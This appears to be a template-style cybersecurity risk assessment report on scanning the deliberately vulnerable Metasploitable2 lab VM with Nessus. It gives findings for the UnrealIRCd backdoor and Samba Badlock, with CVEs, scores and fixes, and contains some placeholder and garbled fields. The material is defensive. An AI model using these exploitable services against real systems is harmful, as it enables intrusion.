CYBER SECURITY RISK ASSESSMENT REPORT

METASPLOITABLE2

QUANTICA SRL
VIA FRATTINA

redbludalila@gmail.com

VERSION 1.0.0.1

08/=%/2024

PREPARED BY	**NICHOLAS DI ANGELO**	**DATE**	08/05/2024
APPROVED BY	**DIRECTOR OF COMPANY**	**DATE**	09/05/2024

TABLE OF CONTENTS

PROJECT OWNERSHIP

PROJECT NAME	**VULNERABLITIES ANALISYS METASPLOITABLE2**	
PROJECT OVERVIEW	Analysis of Vulnerabilities in Metasploitable2 on Ports and System Criticalities"	
PROJECT MANAGER NAME	**VULNERABILITES**	
CONTACT INFO	**PHONE**	S.S.
	EMAIL	S.S.
	MAILING ADDRESS	S.S.

PLAN VERSION

VERSION	DATE	AUTHOR
02---AA--10101	08/05/20204	RED TEAM
REASON		
CONTRACT NUMBER .AIHSUGSHUS2989112992		
SECTIONS IMPACTED		
SECTION TITLE	**AMENDMENT**	
IDENTIFY	identifying and understanding these vulnerabilities, the project seeks to evaluate the potential risks and consequences they pose to the security and integrity of the system	
ANALISYS	Through thorough analysis and testing, the project aims to provide insights into the severity of these vulnerabilities and recommend appropriate mitigation strategies to enhance the overall security posture of the system	

RISK MANAGEMENT PROCESS

Define process / approach.

The risk management process for scanning Metasploitable2 using Nessus involves several key steps:

1. **Planning**: Define the scope and objectives of the risk management process. Determine the specific goals for scanning Metasploitable2 using Nessus, such as identifying vulnerabilities and assessing their potential impact on the system.
2. **Preparation**: Prepare the environment for scanning by ensuring that Metasploitable2 is properly set up and accessible. Install and configure Nessus to scan the target system effectively. Verify network connectivity and access permissions to ensure seamless scanning.
3. **Scanning**: Initiate the Nessus scan of Metasploitable2 according to the defined scope. Configure Nessus to scan for various types of vulnerabilities, including known exploits, misconfigurations, and weaknesses in system services and protocols. Monitor the scanning process to ensure it progresses smoothly and captures relevant information.
4. **Analysis**: Analyze the results of the Nessus scan to identify vulnerabilities present in Metasploitable2. Prioritize vulnerabilities based on their severity, potential impact, and exploitability. Cross-reference the findings with known vulnerabilities and security advisories to validate their significance.
5. **Risk Assessment**: Assess the risks associated with the identified vulnerabilities in Metasploitable2. Consider factors such as the likelihood of exploitation, potential consequences of a successful attack, and the system's criticality to determine the level of risk posed by each vulnerability.
6. **Mitigation**: Develop and implement mitigation strategies to address the identified vulnerabilities and reduce the associated risks. This may involve applying patches and updates, reconfiguring system settings, implementing security controls, or deploying additional security measures to mitigate the identified risks effectively.
7. **Monitoring and Review**: Continuously monitor the security posture of Metasploitable2 and regularly review the effectiveness of the implemented mitigation measures. Conduct periodic vulnerability scans using Nessus to detect and address any new vulnerabilities that may arise over time.

RESOURCE REQUIREMENTS

TOOLS

For conducting vulnerability scans on Metasploitable2 using Nessus, several resources are required, including tools and infrastructure:

1. **Nessus Vulnerability Scanner**: The primary tool for conducting vulnerability scans on Metasploitable2. Nessus should be properly installed and configured to scan the target system effectively.
2. **Metasploitable2 Virtual Machine**: The target system for vulnerability scanning. Metasploitable2 should be set up in a virtualized environment, such as VMware or VirtualBox, and accessible to the Nessus scanner.

3. **Network Infrastructure**: A stable and reliable network infrastructure is essential for communication between the Nessus scanner and the Metasploitable2 virtual machine. Ensure proper network connectivity, bandwidth, and firewall configurations to facilitate scanning.
4. **Computing Resources**: Sufficient computing resources are required to run both the Nessus scanner and the Metasploitable2 virtual machine simultaneously. This includes adequate CPU, memory, and storage resources to support the scanning process effectively.
5. **Operating System**: The operating system hosting the Nessus scanner should be compatible with the Nessus software and meet the system requirements specified by Tenable, the company behind Nessus.
6. **Software Updates**: Regular updates and patches should be applied to the Nessus scanner software to ensure it has the latest vulnerability signatures and scanning capabilities.
7. **Documentation and Guides**: Access to documentation, user guides, and tutorials for both Nessus and Metasploitable2 can help users understand how to configure, use, and interpret the results of the vulnerability scans effectively.
8. **Training and Expertise**: Adequate training and expertise in using Nessus and conducting vulnerability scans are essential for maximizing the effectiveness of the scanning process and interpreting the results accurately.

By ensuring the availability of these resources, organizations can effectively leverage Nessus for vulnerability scanning on Metasploitable2 and enhance the overall security of their systems.

ROLES & RESPONSIBILITIES

For each risk management plan activity, name parties responsible and define responsibilities

Here's a breakdown of roles and responsibilities for each activity in the risk management plan:

1. **Planning**:
   - Responsible Party: Security Team / Project Manager
   - Responsibilities: Define the scope and objectives of the risk management process, including the specific goals for scanning Metasploitable2 using Nessus. Develop a plan for preparing the environment and conducting the vulnerability scans.
2. **Preparation**:
   - Responsible Party: IT Operations Team
   - Responsibilities: Ensure that the Metasploitable2 virtual machine is properly set up and accessible for scanning. Install and configure Nessus on the scanning system. Verify network connectivity and access permissions for conducting the scans.
3. **Scanning**:
   - Responsible Party: Security Analyst / Nessus Administrator
   - Responsibilities: Initiate and configure the Nessus scan of Metasploitable2 according to the defined scope. Monitor the scanning process to ensure it progresses smoothly and captures relevant information.
4. **Analysis**:
   - Responsible Party: Security Analyst / Vulnerability Management Team
   - Responsibilities: Analyze the results of the Nessus scan to identify vulnerabilities present in Metasploitable2. Cross-reference the findings with known vulnerabilities and security advisories to validate their significance.
5. **Risk Assessment**:
   - Responsible Party: Risk Management Team
   - Responsibilities: Assess the risks associated with the identified vulnerabilities in Metasploitable2. Consider factors such as the likelihood of exploitation, potential consequences of a successful attack, and the system's criticality to determine the level of risk posed by each vulnerability.
6. **Mitigation**:
   - Responsible Party: IT Security Team / System Administrators
   - Responsibilities: Develop and implement mitigation strategies to address the identified vulnerabilities and reduce the associated risks. This may involve applying patches and updates, reconfiguring system settings, or deploying additional security measures.
7. **Monitoring and Review**:
   - Responsible Party: Security Operations Center (SOC) / IT Operations Team
   - Responsibilities: Continuously monitor the security posture of Metasploitable2 and regularly review the effectiveness of the implemented mitigation measures. Conduct periodic vulnerability scans using Nessus to detect and address any new vulnerabilities that may arise over time.

By assigning specific roles and responsibilities to each activity, organizations can ensure accountability and effective coordination throughout the risk management process for scanning Metasploitable2 using Nessus.

FINANCIAL IMPACT

ESTIMATED FUNDS REQUIRED & BUDGETARY IMPACT

ESTIMATE		ADDITIONAL COMMENTS
INITIAL FEES	EURO XXXXXX	1. **Scalability**: It's important to consider the scalability of the Nessus deployment. As the organization's infrastructure grows or changes, additional licenses may be required to accommodate the increased scanning needs. Factor in potential scalability costs when estimating the long-term financial impact. 2. **ROI Analysis**: Conduct a return on investment (ROI) analysis to evaluate the cost-effectiveness of using Nessus for vulnerability scanning. Assess the potential savings from mitigating vulnerabilities, avoiding security breaches, and reducing operational risks against the costs associated with Nessus licenses and subscriptions. 3. **Training and Education**: Allocate resources for training and education to ensure that the security team is proficient in using Nessus effectively. Investing in training programs and certifications can enhance the team's capabilities in vulnerability management and maximize the value derived from the Nessus investment. 4. **Integration and Automation**: Explore opportunities to integrate Nessus with other security tools and platforms within the organization's cybersecurity ecosystem. Automation of vulnerability scanning and remediation workflows can streamline processes, improve efficiency, and potentially reduce operational costs over time. 5. **Compliance Requirements**: Consider any compliance requirements or industry standards that mandate regular vulnerability assessments. Budget for ongoing compliance efforts, including audit preparations, documentation, and reporting, to ensure adherence to regulatory obligations. 6. **Vendor Negotiations**: Engage in negotiations with Nessus vendors to explore potential discounts, volume pricing options, or bundled offerings that may help optimize costs without compromising on functionality or service quality. 7. **Risk Management Alignment**: Align the budget for Nessus deployment with the organization's broader risk management strategy and priorities. Ensure that financial resources are allocated strategically to address the most critical vulnerabilities and mitigate the highest priority risks effectively.
RECURRING FEES	EURO XXXXX	
ASSUMPTIONS	EURO XXXXX	

TIMELINE IMPACT

Describe any impact to plan schedule. List any start / end dates affected.

The impact on the plan schedule for vulnerability scanning on Metasploitable2 using Nessus may vary depending on several factors. Here's how the timeline could be affected:

1. **Initial Setup**:
    - Start Date: The initial setup phase, including installing and configuring Nessus and preparing the environment for scanning, may take some time. Delays in acquiring licenses, setting up the scanning infrastructure, or resolving compatibility issues could extend the start date for vulnerability scanning activities.
2. **Scanning Duration**:
    - Duration: The actual scanning process using Nessus may require several hours or days, depending on factors such as the size of the target system, the complexity of the network, and the depth of the scan configuration. The scanning duration should be factored into the overall project timeline to ensure adequate time for completion.
3. **Analysis and Remediation**:
    - End Date: Once the scanning is complete, the analysis of scan results and the implementation of mitigation measures may introduce additional time to the project timeline. Identifying and prioritizing vulnerabilities, developing mitigation strategies, and applying patches or configurations to address the vulnerabilities could extend the end date for completing the project.
4. **Resource Availability**:
    - Resource Constraints: The availability of resources, including personnel, tools, and infrastructure, could impact the timeline for vulnerability scanning activities. Delays in resource allocation or competing priorities may affect the pace of progress and prolong the duration of the project.
5. **Unexpected Issues**:
    - Unforeseen Challenges: Unexpected issues such as technical glitches, network disruptions, or software bugs could disrupt the scanning process and lead to delays in project milestones. Contingency plans should be in place to address any unforeseen challenges and mitigate their impact on the schedule.

Overall, while vulnerability scanning using Nessus on Metasploitable2 can be a valuable security measure, it's essential to account for potential schedule impacts and allocate sufficient time and resources to complete the project successfully. Regular monitoring and communication throughout the project lifecycle can help identify and address any schedule deviations promptly, minimizing their impact on overall project timelines.

RISK CATEGORIES

Define grouping methodology / organization process of potential causes.

Risk categories serve as a framework for organizing and categorizing potential causes of risk within a project or organization. Here's a methodology for defining risk categories:

1. **Identify Risk Domains**: Begin by identifying the major domains or areas of concern within the project or organization where risks may arise. Common risk domains include:
    - Technical Risks: Risks related to technology, systems, and infrastructure.
    - Operational Risks: Risks related to processes, procedures, and day-to-day operations.
    - Financial Risks: Risks related to budget, funding, and financial resources.
    - Legal and Regulatory Risks: Risks related to compliance with laws, regulations, and industry standards.
    - Human Resources Risks: Risks related to personnel, staffing, skills, and organizational structure.
    - External Risks: Risks arising from external factors such as market conditions, competitors, and geopolitical events.
    - Environmental Risks: Risks related to environmental factors, sustainability, and natural disasters.
    - Reputational Risks: Risks related to public perception, brand reputation, and stakeholder trust.
2. **Breakdown into Subcategories**: Within each major risk domain, further breakdown the categories into specific subcategories or types of risks. For example:
    - Technical Risks:
        - Software Risks: Risks related to software vulnerabilities, bugs, and compatibility issues.
        - Hardware Risks: Risks related to hardware failures, malfunctions, and obsolescence.
        - Network Risks: Risks related to network security, data breaches, and connectivity issues.
    - Operational Risks:
        - Process Risks: Risks related to inefficient processes, lack of standardization, and workflow bottlenecks.
        - Supply Chain Risks: Risks related to disruptions in the supply chain, vendor dependencies, and procurement delays.
        - Performance Risks: Risks related to service levels, performance degradation, and capacity constraints.
    - Financial Risks:
        - Budget Risks: Risks related to budget overruns, cost estimation errors, and unforeseen expenses.
        - Investment Risks: Risks related to investment decisions, financial market volatility, and return on investment.
        - Cash Flow Risks: Risks related to cash flow fluctuations, liquidity issues, and debt management.
    - And so forth for each domain.
3. **Customization**: Tailor the risk categories to fit the specific context and characteristics of the project or organization. Consider factors such as industry sector, business objectives, project scope, and stakeholder priorities when defining the categories.
4. **Documentation**: Document the finalized risk categories in a risk management plan or framework, along with descriptions and examples of each category. Ensure that stakeholders understand the categorization methodology and how it will be applied in identifying, assessing, and managing risks throughout the project or organizational activities.

By defining clear risk categories and organizing potential causes of risk into logical groupings, organizations can effectively identify, analyze, and respond to risks in a structured and systematic manner.

RISK ASSESSMENT MATRIX

RISK RATING KEY	LOW 0 ACCEPTABLE OK TO PROCEED	MEDIUM 1 ALARP *as low as reasonably practicable* TAKE MITIGATION EFFORTS	HIGH 2 GENERALLY UNACCEPTABLE SEEK SUPPORT	EXTREME 3 INTOLERABLE PLACE EVENT ON HOLD

		SEVERITY			
		ACCEPTABLE LITTLE TO NO EFFECT ON EVENT	TOLERABLE EFFECTS ARE FELT, BUT NOT CRITICAL TO OUTCOME	UNDESIRABLE SERIOUS IMPACT TO COURSE OF ACTION AND OUTCOME	INTOLERABLE COULD RESULT IN DISASTER
LIKELIHOOD	IMPROBABLE RISK IS UNLIKELY TO OCCUR	LOW – 1 –	MEDIUM – 4 –	MEDIUM – 6 –	HIGH – 10 –
	POSSIBLE RISK WILL LIKELY OCCUR	LOW – 2 –	MEDIUM – 5 –	HIGH – 8 –	EXTREME – 11 –
	PROBABLE RISK WILL OCCUR	MEDIUM – 3 –	HIGH – 7 –	HIGH – 9 –	EXTREME – 12 –

MITIGATION GRADING MATRIX

RISK MATRIX					
		SECTIONS IMPACTED			
		LOW	MEDIUM	HIGH	EXTREME
LIKELIHOOD	LOW	N	D	C	A
	MEDIUM	D	C	B	A
	HIGH	C	B	A	A

RISK MITIGATION BASED UPON GRADE	
GRADE	POSSIBLE ACTION
A	As a priority, mitigation actions reducing both likelihood and seriousness are to be identified and implemented at start of project.
B	Mitigation actions reducing both likelihood and seriousness are to be identified and implemented throughout course of project.
C	Mitigation actions reducing both likelihood and seriousness are to be identified and costed for possible action should funds permit execution.
D	Risk to be noted: No action is required unless grading increases over time.
N	Risk to be noted: No action is required unless grading increases over time.

192.168.1.101

1	0	0	0	0
CRITICAL	HIGH	MEDIUM	LOW	INFO

Vulnerabilities Total: 1

SEVERITY	CVSS V3.0	VPR SCORE	PLUGIN	NAME
CRITICAL	10.0*	7.4	46882	UnrealIRCd Backdoor Detection

* indicates the v3.0 score was not available; the v2.0 score is shown

192.168.1.101

0	1	0	0	0
CRITICAL	HIGH	MEDIUM	LOW	INFO

Vulnerabilities Total: 1

SEVERITY	CVSS V3.0	VPR SCORE	PLUGIN	NAME
HIGH	7.5	5.9	90509	Samba Badlock Vulnerability

* indicates the v3.0 score was not available; the v2.0 score is shown

Vulnerabilities by Host

192.168.1.101

CRITICAL	HIGH	MEDIUM	LOW	INFO
1	0	0	0	0

Host Information

Netbios Name:	METASPLOITABLE
IP:	192.168.1.101
MAC Address:	08:00:27:24:01:F5
OS:	Linux Kernel 2.6 on Ubuntu 8.04 (hardy)

Vulnerabilities

46882 - UnrealIRCd Backdoor Detection

Synopsis

The remote IRC server contains a backdoor.

Description

The remote IRC server is a version of UnrealIRCd with a backdoor that allows an attacker to execute arbitrary code on the affected host.

See Also

https://seclists.org/fulldisclosure/2010/Jun/277

https://seclists.org/fulldisclosure/2010/Jun/284

http://www.unrealircd.com/txt/unrealsecadvisory.20100612.txt

Solution

Re-download the software, verify it using the published MD5 / SHA1 checksums, and re-install it.

Risk Factor

Critical

VPR Score

7.4

CVSS v2.0 Base Score

10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)

CVSS v2.0 Temporal Score

8.3 (CVSS2#E:F/RL:OF/RC:C)

References

BID	40820
CVE	CVE-2010-2075

Exploitable With

CANVAS (true) Metasploit (true)

Plugin Information

Published: 2010/06/14, Modified: 2022/04/11

Plugin Output

tcp/6667/irc

```
The remote IRC server is running as :

uid=0(root) gid=0(root)
```

Vulnerabilities by Host

192.168.1.101

0	1	0	0	0
CRITICAL	HIGH	MEDIUM	LOW	INFO

Host Information

Netbios Name:	METASPLOITABLE
IP:	192.168.1.101
MAC Address:	08:00:27:24:01:F5
OS:	Linux Kernel 2.6 on Ubuntu 8.04 (hardy)

Vulnerabilities

90509 - Samba Badlock Vulnerability

Synopsis

An SMB server running on the remote host is affected by the Badlock vulnerability.

Description

The version of Samba, a CIFS/SMB server for Linux and Unix, running on the remote host is affected by a flaw, known as Badlock, that exists in the Security Account Manager (SAM) and Local Security Authority (Domain Policy) (LSAD) protocols due to improper authentication level negotiation over Remote Procedure Call (RPC) channels. A man-in-the-middle attacker who is able to able to intercept the traffic between a client and a server hosting a SAM database can exploit this flaw to force a downgrade of the authentication level, which allows the execution of arbitrary Samba network calls in the context of the intercepted user, such as viewing or modifying sensitive security data in the Active Directory (AD) database or disabling critical services.

See Also

http://badlock.org

https://www.samba.org/samba/security/CVE-2016-2118.html

Solution

Upgrade to Samba version 4.2.11 / 4.3.8 / 4.4.2 or later.

Risk Factor

Medium

CVSS v3.0 Base Score

7.5 (CVSS:3.0/AV:N/AC:H/PR:N/UI:R/S:U/C:H/I:H/A:H)

CVSS v3.0 Temporal Score

6.5 (CVSS:3.0/E:U/RL:O/RC:C)

VPR Score

5.9

CVSS v2.0 Base Score

6.8 (CVSS2#AV:N/AC:M/Au:N/C:P/I:P/A:P)

CVSS v2.0 Temporal Score

5.0 (CVSS2#E:U/RL:OF/RC:C)

References

BID	86002
CVE	CVE-2016-2118
XREF	CERT:813296


Plugin Information

